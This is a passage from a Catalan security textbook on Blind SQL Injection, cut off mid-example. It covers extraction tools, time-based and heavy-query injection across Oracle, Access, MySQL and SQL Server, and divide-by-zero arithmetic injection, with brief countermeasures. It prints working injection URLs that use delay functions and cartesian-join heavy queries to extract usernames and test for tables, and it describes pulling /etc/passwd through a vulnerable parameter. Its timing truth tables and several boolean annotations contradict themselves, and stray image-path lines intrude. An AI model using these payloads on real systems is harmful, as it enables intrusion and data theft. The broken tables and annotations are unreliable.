L'aplicació anterior s'ha d'anomenar obligatòriament quan es parla de tècniques de Blind SQL Injection, però avui dia hi ha moltes altres alternatives. Una d'especialment pensada per a motors de MySQL és SQLbftools.

2.4.3. SQLbftools

Publicades per "illo" a Reversing.org el desembre del 2005, són un conjunt d'eines escrites en llenguatge C destinades als atacs a cegues en motors de bases de dades MySQL basades en el sistema utilitzat en SQLInjector d'NGS Software. L'autor ha deixat estar l'eina i actualment la manté "dab" en el web http://www.unsec.net.

Està composta de tres aplicacions:

1) `mysqlbf`: és l'eina principal per a l'automatització de la tècnica de BlindSQL. Per a executar-la s'ha de tenir un servidor vulnerable en què el paràmetre sigui al final de l'URL i l'expressió no sigui complexa.

Resisteix codis MySQL:

- `version()`
- `user()`
- `now()`
- `sytem_user()`

....

El funcionament es fa mitjançant l'ordre següent:

```
Mysqlbf "host" "comando" "palabraclave"
```

En què:


host és l'URL amb el servidor, el programa i el paràmetre vulnerable.

Comando és una ordre que s'ha d'executar de MySQL.

Palabraclave és el valor que solament es troba a la pàgina de resultat positiu.

En la imatge següent veiem com llancem l'aplicació contra una base de dades vulnerable i podem extreure l'usuari de la connexió.

Figura 9. Extracció `user()`



Com es veu, el programa ha necessitat 230 peticions per a treure 18 bytes. En la imatge següent es veu com es pot extreure la versió de la base de dades:

Figura 10. Extracció version()

2) `mysqlget`: és l'eina pensada per a baixar fitxers del servidor. Aprofitant les funcions a cegues i les ordres del motor de base de dades es pot anar llegint lletra a lletra qualsevol fitxer del servidor.

En la imatge següent es veu com s'ha de baixar el fitxer `/etc/passwd` a partir d'una vulnerabilitat Blind SQL Injection usant `mysqlget`:

Figura 11. Fitxer /etc/passwd

3) `mysqlst`: aquesta eina s'utilitza per a abocar les dades d'una taula. Primer es consulta en el diccionari de dades per a extreure el nombre de camps, els noms, els tipus de dades de cada camp i després s'aboquen les files.

2.4.4. Bfsql


És l'evolució d'SQLBfTools, quan "illo" se'n va anar. Ramos, que actualment treballa en l'empresa espanyola SIA, la va migrar al llenguatge Perl en poc més de cinc-centes línies. L'eina continua utilitzant el sistema de paraula clau en valors positius, i no demana la intervenció de l'usuari per a esbrinar quina és la paraula clau, sinó que fa peticions amb injeccions de canvi de comportament zero i injeccions de canvi de comportament positiu. Rep les respostes, un arxiu de resposta per al valor correcte i un altre arxiu per al valor incorrecte, i les compara línia a línia buscant la primera diferència. A partir d'aquest moment fa peticions i mira a veure a quin valor correspon.

L'eina és de codi obert i l'última versió, de juliol del 2006, és disponible per a tothom.

2.4.5. SQL PowerInjector

Aquesta eina és escrita en .NET per Francois Larouche i va ser alliberada el 2006. SQL PowerInjector utilitza tècniques d'SQL Injection tradicionals basades en missatges d'error i tècniques de Blind SQL Injection usant dos sistemes. Fa la comparació de resultats complets, equivalent a fer un *hash* MD5 de la pàgina de resultats o bé, per als motors de Microsoft SQL Server, i només per a aquests motors, utilitzant el sistema basat en temps amb WAIT FOR (o *time delay*) descrit per Chrish Anley en "(more) Advanced SQL Injection". Per als motors d'Oracle utilitza també, des de maig del 2007, injecció basada en temps cridant als procediments emmagatzemats d'Oracle DBMS_LOCK i utilitzant les funcions de *Benchmark* per a generar retards en MySQL. L'eina no ajuda a buscar paràmetres vulnerables i es maneja mitjançant una treballada interfície gràfica.

Figura 12. Extracció SQL PowerInjector




L'eina està adaptada a MS SQL Server, Oracle, MySQL i Sybase, és de codi obert i és disponible per a baixar-la en l'URL següent: http://www.sqlpowerinjector.com.

2.4.6. SQLiBF

Eina publicada el 2006, desenvolupada per Dark Raven, un consultor de seguretat establert a Múrcia, està pensada i adaptada per a bases de dades genèriques, però també per a bases de dades específiques, en què fa comprovacions d'injecció de comportament zero. A diferència d'altres, fa tests de comprovació per a saber si un paràmetre és vulnerable basats en nombre de línies, nombre de paraules o paraula clau.

L'eina té com a curiositat també la cerca de terminadors d'expressions amb parèntesis per a poder completar les injeccions correctament. És una eina de programari lliure.

Figura 13. SQLiBF descobrint per Blind SQL Injection l'usuari de l'aplicació



2.4.7. Web Inspect

Aquesta eina la comercialitza l'empresa SPI Dynamics des del 2005 i és mantinguda pels estudis de Kevin Spett. Com que és una eina comercial no es disposa del codi i solament se'n sap el funcionament sobre la base de les especificacions del producte i sobre la manera com és descrita en el document "Blind SQL Injection. Are your web applications vulnerable?".


Funciona utilitzant comprovacions d'error basades en signatures, però no se sap si l'aplicació utilitza l'automatització basada en paraules clau. El que no apareix descrit en cap apartat de les característiques és la utilització d'automatismes basats en temps.

Aquesta eina és de caràcter general pel que fa a seguretat d'aplicacions i està pensada per a buscar tota mena de vulnerabilitats.

2.4.8. Acunetix Web Vulnerability Scanner

Acunetix és una eina per a l'auditoria d'aplicacions web de manera automàtica. En la versió 4 s'hi van afegir mòduls per a detectar vulnerabilitats Blind SQL Injection i Blind XPath Injection. Aquesta eina és una bona alternativa per a fer la comprovació de la seguretat de la vostra aplicació web, fins i tot per a vulnerabilitats a cegues.

Figura 14. Configuració mòdul Blind SQL Injection / Blind XPath Injection per a Acunetix Web Vulnerability Scanner 4



2.5. Protecció contra Blind SQL Injection

Les proteccions per a SQL Injection són les mateixes que contra SQL Injection. Com s'ha de fer? Doncs comprovant-ho absolutament tot. Avui dia, en tots els documents tècnics en què s'avalua el desenvolupament d'aplicacions segures hi ha disponible un ampli estudi sobre la manera com s'ha de desenvolupar protegint els programes contra la injecció de codi.

Michael Howard, un dels pares del model SDL (*secure development lifecycle*) utilitzat per Microsoft en el desenvolupament de les seves últimes tecnologies, és l'autor del llibre *Writting Secure Code* (2a. ed.), que dedica tot un tema a evitar la injecció de codi i el titula de manera molt personal: "All Input Is Evil! Until proven otherwise".

A més, gairebé tots els fabricants o responsables de llenguatges de programació d'aplicacions web ofereixen "les pràctiques millors" per al desenvolupament segur i fan recomanacions clares i concises per a evitar la injecció de codi. O sigui que s'ha de comprovar tot.

En qualsevol consulta que s'hagi de llançar contra la base de dades, els paràmetres que vinguin des de l'usuari –no importa si en principi han de ser modificats per aquest usuari o no– han de ser comprovats i s'han de fer funcions de tractament per a tots els casos possibles. S'ha de preveure que tots els paràmetres poden ser modificats i poden portar valors maliciosos. Es recomana utilitzar codis que executin consultes precompilades per a evitar que interactuïn amb els paràmetres dels usuaris.

Així mateix, com s'ha vist, els atacants intenten fer enginyera inversa i extreure informació de les aplicacions sobre la base dels missatges o els tractaments d'error. És important que es controlin absolutament totes les possibilitats que puguin generar error en qualsevol procediment del programador. Per a cada acció d'error s'ha de fer un tractament segur d'aquest error i evitar donar cap informació útil a un possible atacant.

És recomanable que els errors, tant els d'aplicació com els de servidor, s'auditin perquè poden representar una fallada en el funcionament normal del programa o un intent d'atac. Es pot dir que gairebé el cent per cent dels atacants a un sistema generen algun error en l'aplicació.

3. Blind SQL Injection basant-se en temps

De les tècniques que automatitzen l'extracció d'informació a cegues usant retards se'n diu *Time-Based Blind SQL Injection* i s'han anat especialitzant en diferents tecnologies de bases de dades per a generar retards. Així, per exemple, l'eina SQL Ninja utilitza el sistema de temps descrit per Chrish Anley en aplicacions web que utilitzen motors de base de dades Microsoft SQL Server. Hi ha altres eines com SQL Power Injector que utilitzen el sistema d'injectar funcions *Benchmark* que generen retards en motors de bases de dades MySQL o el d'injectar la crida a la funció `PL/SQL DBMS_LOCK.SLEEP(time)` en sistemes amb motors Oracle. Per a altres sistemes de bases de dades com Access o DB2 no hi ha cap manera semblant de generar retards. Els mètodes de generar aquests retards, per tant, queden bastant restringits. En primer lloc, per a Access, DB2 i altres motors de bases de dades no se sap cap manera de fer-ho; en segon lloc, per a motors Oracle es necessita accés a una injecció PL/SQL que no és comú que es trobi en un entorn que ho permeti; i finalment, els sistemes de fortificació solen tenir en compte la restricció de l'ús de funcions *Benchmark* en entorns MySQL i `waitfor` en entorns Microsoft SQL Server.

La "booleanització" consisteix a saber com es pot extreure una dada mitjançant una seqüència de condicions booleanes que retorna *true* o *false*. El terme ve del document "Blind XPath Injection" d'Amit Klein.

Per exemple, suposem que volem extreure el valor del camp `username` de la vista `all_users` en un motor Oracle i que aquest valor és "`sys`". El procés de booleanització és el següent:

```
255>(Select ASCII(Substr(username,1,1)) from all_users where rownum<=1
->  True [255 > ASCII('s')=115]
122>(Select ASCII(Substr(username,1,1)) from all_users where rownum<=1
->  True [122 > ASCII('s')=115]
61>(Select ASCII(Substr(username,1,1)) from all_users where rownum<=1
->  False [61 < ASCII('s')=115]
92>(Select ASCII(Substr(username,1,1)) from all_users where rownum<=1
->  False [92 < ASCII('s')=115]
107>(Select ASCII(Substr(username,1,1)) from all_users where rownum<=1
->  False [107 < ASCII('s')=115]
115>(Select ASCII(Substr(username,1,1)) from all_users where rownum<=1
->  False [115 = ASCII('s')=115]
119>(Select ASCII(Substr(username,1,1)) from all_users where rownum<=1
->  True [119 < ASCII('s')=115]
117>(Select ASCII(Substr(username,1,1)) from all_users where rownum<=1
```

```
->  True [117 < ASCII('s')=115]
116>(Select ASCII(Substr(username,1,1)) from all_users where rownum<=1
->  True [116 < ASCII('s')=115]
```

En aquest punt s'ha esbrinat que el valor ASCII de la primera lletra del nom és 115 ja que no és més gran que 115 i és més petit que 116. I es faria el mateix procés amb la segona lletra. Com es veu, el procés exigeix una sèrie de repetició de peticions per a cada valor, però al final s'obté el resultat. El problema, com expliquem al principi d'aquest apartat, és determinar quan la resposta és *true* i quan és *false*.

3.1. Time-Based Blind SQL Injection

Fins avui, els sistemes que es coneixien per a extreure informació estaven basats en les funcions que oferia cada motor de bases de dades; així, en una aplicació web que utilitzi Microsoft SQL Server es podria fer una injecció com aquesta:

```
http://servidor/prog.cod?id=1; if (exists(select * from contrasena)) waitfor delay '0:0:5'-
```

Aquesta consulta, en cas d'existir la taula "contrasena" i tenir algun registre, atura la resposta de la pàgina web durant cinc segons. Si la resposta s'obté en un temps inferior podem inferir que la taula "contrasena" existeix i té algun registre. Es pot utilitzar la mateixa idea per a una aplicació amb Oracle:

```
http://servidor/prog.cod?id=1; begin if (condicion) then dbms_lock.sleep(5); end if; end;
```

I amb MySQL, usant per exemple la funció *Benchmark* de l'exemple, que sol trigar uns sis segons a processar-se, o la funció `Sleep()`, que ja ve en les versions 5 de MySQL.

```
http://servidor/prog.cod?id=1 and exists(select * from contrasena) and
benchmark(5000000,md5(rand()))=0
```

```
 http://servidor/prog.cod?id=1 and exists(select * from contrasena) and sleep(5)
```

3.2. Consultes pesants

Les consultes pesants (*heavy queries*) han estat i continuen essent un maldecap en l'optimització de sistemes de bases de dades. Un motor pot emmagatzemar quantitats d'informació tan grans i amb tants usuaris que si no s'optimitzaven les bases de dades deixarien de ser útils. Els ajustos de rendiment són constants en els grans sistemes de bases de dades per a aconseguir millorar els temps de resposta. Amb els anys, els motors de bases de dades han evolucionat perquè siguin aquests motors mateixos els que optimitzin les consultes que generen

els programadors i no a l'inrevés, com es feia abans, encara que hi ha alguns motors que continuen requerint el programador per a optimitzar una consulta. És a dir, suposem que tenim una consulta `Select` com aquesta:

```
Select campos from tablas where condicion_1 and condicion_2;
```

Amb quin ordre s'han d'avaluar les condicions perquè s'executi aquesta consulta i el sistema tan de pressa com sigui possible? En aquest exemple, com que s'utilitza una condició `AND`, si la primera condició que avaluem dóna com a resultat un valor fals el motor ja no ha d'avaluar l'altra. Si hagués estat un operador `OR` el funcionament hauria estat a l'inrevés, és a dir, si la primera condició dóna vertader ja no cal avaluar la segona. La conclusió varia en cada motor de bases de dades. En alguns s'estableix una precedència i es fa recaure l'optimització sobre el programador. És a dir, s'avaluen les condicions d'esquerra a dreta o de dreta a esquerra i és responsabilitat del programador triar l'ordre d'avaluació segons la probabilitat d'obtenir el resultat en menys temps. Si per exemple s'estima que a avaluar la `condicion_1` el motor hi triga sis segons i a avaluar la `condicion_2` n'hi triga uns dos i el motor utilitza precedència per l'esquerra, s'ha de situar a l'esquerra la condició de menys temps. Per a entendre-ho, vegem la taula de temps possibles:

Condición_1 (6 segundos)	Condición_2 (2 segundos)	Condición_1 & Condición_2	Tiempo repuesto
TRUE	FALSE	FALSE	8 segundos
TRUE	TRUE	FALSE	8 segundos
FALSE	No se evalúa	FALSE	6 segundos

Taula amb la condicion_1 (la pesant) a l'esquerra

Condición_2 (2 segundos)	Condición_1 (6 segundos)	Condición_1 & Condición_2	Tiempo repuesto
TRUE	FALSE	FALSE	8 segundos
TRUE	TRUE	FALSE	8 segundos
FALSE	No se evalúa	FALSE	2 segundos

Taula amb la condicion_2 (la lleugera) a l'esquerra

Com es veu, en una probabilitat semblantment distribuïda en què cada condició pugui prendre valors *true* o *false*, és més òptim avaluar sempre primer la consulta lleugera. Això pot canviar segons les densitats. És a dir, en una clàusula `Where` amb operador `AND` en què la condició lleugera tingui una probabilitat del 99% de ser *true* i la pesant en tingui una del 5%, pot ser més eficient utilitzar una precedència diferent.

Hi ha motors com Microsoft SQL Server o Oracle que implementen optimització de consultes en temps d'execució. És a dir, analitzen les condicions que posa el programador i trien l'ordre d'execució "correcte" segons la seva estimació. Per a això utilitzen regles bàsiques, avançades i fins i tot dades estadístiques de les taules de la base de dades en concret.

3.2.1. Com es generen consultes pesants

La manera més senzilla de generar consultes pesants és usar allò que fa treballar més les bases de dades, els productes cartesians de taules, és a dir, unir una taula amb una altra i amb una altra fins a generar una quantitat de registres tan gran que obliguin el servidor a consumir un temps mesurable a processar-ho. Per a això n'hi ha prou de conèixer, d'esbrinar o d'endevinar una taula del sistema de bases de dades, que tingui algun registre, i unir-la amb si mateixa fins a generar un temps mesurable. Vegem-ne alguns exemples.

Oracle

La consulta següent, llançada contra un servidor de proves, mostra en el primer `select` la consulta pesant i en el segon la consulta de la qual volem esbrinar la resposta. Lògicament, en aquest cas, la resposta ha de ser *true* perquè hem utilitzat el valor 300, que és més gran que qualsevol valor ASCII:

```
http://blind.elladodelmal.com/oracle/pista.aspx?id_pista=1 and (select count(*)
from all_users t1, all_users t2, all_users t3, all_users t4, all_users t5)>0 and
300>ascii(SUBSTR((select username from all_users where rownum = 1),1,1))
```

Llançant aquesta consulta amb la utilitat `wget` veiem un mesurament de temps:

Figura 15. La consulta dura 22 segons, i per tant, la resposta és *vertader*.

Si forcem que la segona condició, la lleugera, valgui *fals*, en aquest cas preguntant si 0 és més gran que el valor ASCII de la primera lletra, podem comprovar que la consulta pesant no s'executa i el temps de resposta és més petit.

Figura 16. La consulta dura 1 segon, i per tant, la resposta és *fals*.

Com es veu en la consulta generada, s'ha utilitzat cinc vegades la vista `all_users`, però això no vol dir que sigui el nombre de taules que s'hagin d'utilitzar per a totes les bases de dades Oracle, ja que el retard depèn de la configuració del servidor i el nombre de registres que té la taula. El que és absolutament cert és que es pot mesurar un retard de temps i es pot automatitzar aquest sistema.

Microsoft Access

Els motors Microsoft Access no tenen funcions de retard, però les bases de dades Access tenen un petit diccionari de dades compost d'una sèrie de taules. En les versions de Microsoft Access 97 i 2000 es pot accedir a la taula `MSysAccessObjects` i en les versions 2003 i 2007, a la taula `MSysAccessStorage`, i generar, mitjançant unions d'aquestes taules, consultes pesants que generin retards mesurables. Per exemple, per a una base de dades amb Access 2003, podem executar la consulta següent:

```
http://blind.access2007.foo/Blind3/pista.aspx?id_pista=1 and (SELECT count(*)
from MSysAccessStorage t1, MSysAccessStorage t2, MSysAccessStorage t3,
MSysAccessStorage t4, MSysAccessStorage t5, MSysAccessStorage t6) > 0 and exists
(select * from contrasena)
```

El primer `Select` és la consulta pesant i el segon, la consulta de la qual volem resposta, és a dir, si existeix la taula anomenada "contrasena". Com es veu en la captura de pantalla feta amb la utilitat `wget`, la consulta dura 39 segons; per tant, la consulta pesant, en aquest cas molt pesant per a aquest entorn, s'ha executat, de manera que el valor és *vertader*, la taula "contrasena" existeix i té registres.

Figura 17. La consulta dura 39 segons, i per tant, la resposta és *vertader*.

Per a comprovar-ho, fem la negació de la consulta lleugera i calculem el temps de resposta:

Figura 18. La consulta dura menys d'1 segon, i per tant, la resposta és *fals*.

MySQL

En les versions 5.x dels motors MySQL es poden conèixer *a priori* un munt de taules d'accés, tal com passa en tots els sistemes que tenen diccionaris de dades. En el cas de MySQL es poden generar consultes pesants utilitzant qualsevol de les taules d'`Information_schema`, com per exemple la taula `columns`.

```
http://blind.mysql5.foo/pista.aspx?id_pista=1 and exists (select * from
contrasena) and 300 > (select count(*) from information_schema.columns,
information_schema.columns T1, information_schema T2)
```

En el primer `select` la consulta pesant i en el segon la consulta de la qual es vol una resposta *vertadera* o *falsa*.

En les versions 4.x i anteriors l'elecció de la taula ha de ser coneguda o endevinada ja que no comparteixen un catàleg que per defecte sigui accessible des de fora.

Microsoft SQL Server

En els motors de bases de dades Microsoft SQL Server es disposa d'un diccionari de dades per a cada base de dades i, a més, un diccionari global del servidor mantingut en la base de dades *master*. Per a generar una consulta pesant es pot intentar utilitzar qualsevol taula d'aquestes, com per exemple les taules `sysusers`, `sysobjects` o `syscolumns`. L'exemple següent mostra una consulta pesant (primer `select`) per a un motor Microsoft SQL Server 2000, i en el segon `select` la consulta de la qual volem resposta:

```
http://blind.sqlserver2k.foo/blind2/pista.aspx?id_pista=1 and (SELECT count(*)
FROM sysusers AS sys1, sysusers as sys2, sysusers as sys3, sysusers AS sys4,
sysusers AS sys5, sysusers AS sys6, sysusers AS sys7, sysusers AS sys8)>0 and
100>(select top 1 ascii(substring(name,1,1)) from sysusers)
```

Altres motors de bases de dades

El mètode funciona de la mateixa manera en altres motors de bases de dades. Al final la idea és senzilla: fer treballar el motor de base de dades usant tècniques d'antioptimització. Com que l'explotació depèn de l'entorn, cal un procés d'ajust de la consulta pesant per a cada entorn i, a més, com que es basa en temps, s'han de tenir en compte les característiques del mitjà de transmissió. Sempre és recomanable fer unes quantes proves per a comprovar que els resultats són correctes.

3.2.2. Contramesures

Evitar aquestes tècniques és el mateix que evitar les vulnerabilitats d'SQL Injection. Per a evitar que una aplicació sigui vulnerable a aquestes tècniques s'han escrit, i són fàcils de trobar, guies sobre les precaucions que s'han de seguir i sobre la manera com s'ha de fer en cada llenguatge de programació en concret.

Anàlisi estàtica de codi

Las eines d'anàlisi estàtica de codi són una ajuda més per al programador a l'hora d'evitar vulnerabilitats en el codi.

Lògicament no són perfectes i fa falta un programador experimentat i preparat per al desenvolupament segur d'aplicacions, però sí que són un suport més.

Fxcop

Eines com Fxcop ajuden a detectar les vulnerabilitats mitjançant l'anàlisi del codi. Hi ha moltes eines d'aquest tipus, especialitzades en diferents llenguatges.

4. Arithmetic Blind SQL Injection

Una altra de les limitacions dels atacs a cegues la imposa la possibilitat d'injectar o no dins d'una aplicació web. Fins avui hi ha certs entorns en què, encara que el paràmetre és vulnerable a injecció de codi, no es pot fer la injecció pràctica per a extreure dades. Això és per culpa de l'entorn concret en què hi ha la vulnerabilitat i la limitació concreta en la injecció.

Un d'aquests entorns clàssics és la injecció i els procediments matemàtics en què no hi ha possibilitat d'injectar codi per a crear una lògica booleana. Fins avui, l'explotació mitjançant tècniques a cegues es fa amb la base de construir injeccions de canvi de comportament zero i canvi de comportament positiu utilitzant els operadors relacionals `OR` i `AND`, però hi ha entorns en què això no es pot fer.

Suposem una aplicació web que rep un paràmetre numèric `id` que utilitzarà dues consultes SQL. Aquestes dues consultes utilitzen un factor d'implantació de parèntesi diferent i l'aplicació no retorna cap resultat fins que no s'han processat les dues consultes SQL. És a dir, el client de l'aplicació web no rep cap dada fins que s'han acabat totes dues consultes. L'esquema és el següent:

```
Recibir_parametro(id)
Select c1 from tabla1 where id=id
Select c2 from tabla2 where id=abs(id)
Devolver_datos()
```

Aquesta senzilla estructura fa que no es pugui aconseguir una injecció d'ordres SQL que sigui sintàcticament vàlida en les dues instruccions SQL si aquestes necessiten l'ús d'operadors lògics `AND` o `OR`.

Una injecció del tipus `1 AND 1=1` és correcta en la primera consulta SQL però no en la segona. Una injecció que sigui sintàcticament correcta en la segona, com per exemple `1 and (1=1`, dóna error en la segona consulta.

En aquests entorns cal construir la lògica booleana d'extracció de dades utilitzant operacions matemàtiques. Vegem-ne alguns exemples:

1) Exemple de divisió per 0

Aquest mètode el va explicar David Litchfield el 2000 i fins avui era l'únic vàlid per a resoldre aquesta indeterminació. L'objectiu és aconseguir un error de base de dades quan la condició sigui certa. Per a això, la injecció de canvi de comportament zero ha de ser 1/1 i la injecció de canvi de comportament positiu ha de ser 1/0.


D'entrada, s'ha d'analitzar quin és el comportament normal de l'aplicació sense que es produeixi cap injecció d'ordres SQL.

Figura 19. L'aplicació mostra una notícia.

Com s'aprecia, l'aplicació mostra, en el comportament normal, una notícia.


Si s'intenta fer una injecció de comportament zero com les propostes en els entorns tradicionals, s'aprecia que l'aplicació genera un error. Això és perquè sintàcticament no és correcta ja que el paràmetre s'ha introduït en un procediment matemàtic, tal com hem il·lustrat en aquest apartat.

Figura 20. Injecció en procediment matemàtic



Per tant, cal establir una lògica amb injeccions de canvi de comportament zero i canvi de comportament positiu sense utilitzar operadors lògics. Si s'injecta 1/1 es veu que l'aplicació funciona correctament sense que s'hagi produït cap alteració en el comportament.

Figura 21. Injecció de canvi de comportament zero



La injecció `1/1` genera un canvi de comportament zero perquè `1/1` retorna `1` en el llenguatge SQL. Això funciona d'aquesta manera perquè el motor de base de dades executa l'operació matemàtica de divisió entera amb els valors `1` i `1`. No obstant això, si es canvia el valor del divisor per un `0` s'incorre en una divisió per zero que genera una excepció en tots els motors de bases de dades.


Figura 22. Excepció produïda per l'intent de divisió per zero

A partir d'aquest entorn, ja es pot establir tota una lògica per a obtenir les dades de la base de dades. En aquest entorn, el primer usuari de la taula `sysusers` és `dbo`; per tant, el valor ASCII de la primera lletra, la "`d`", és 100. Si es fa una injecció com aquesta:

```
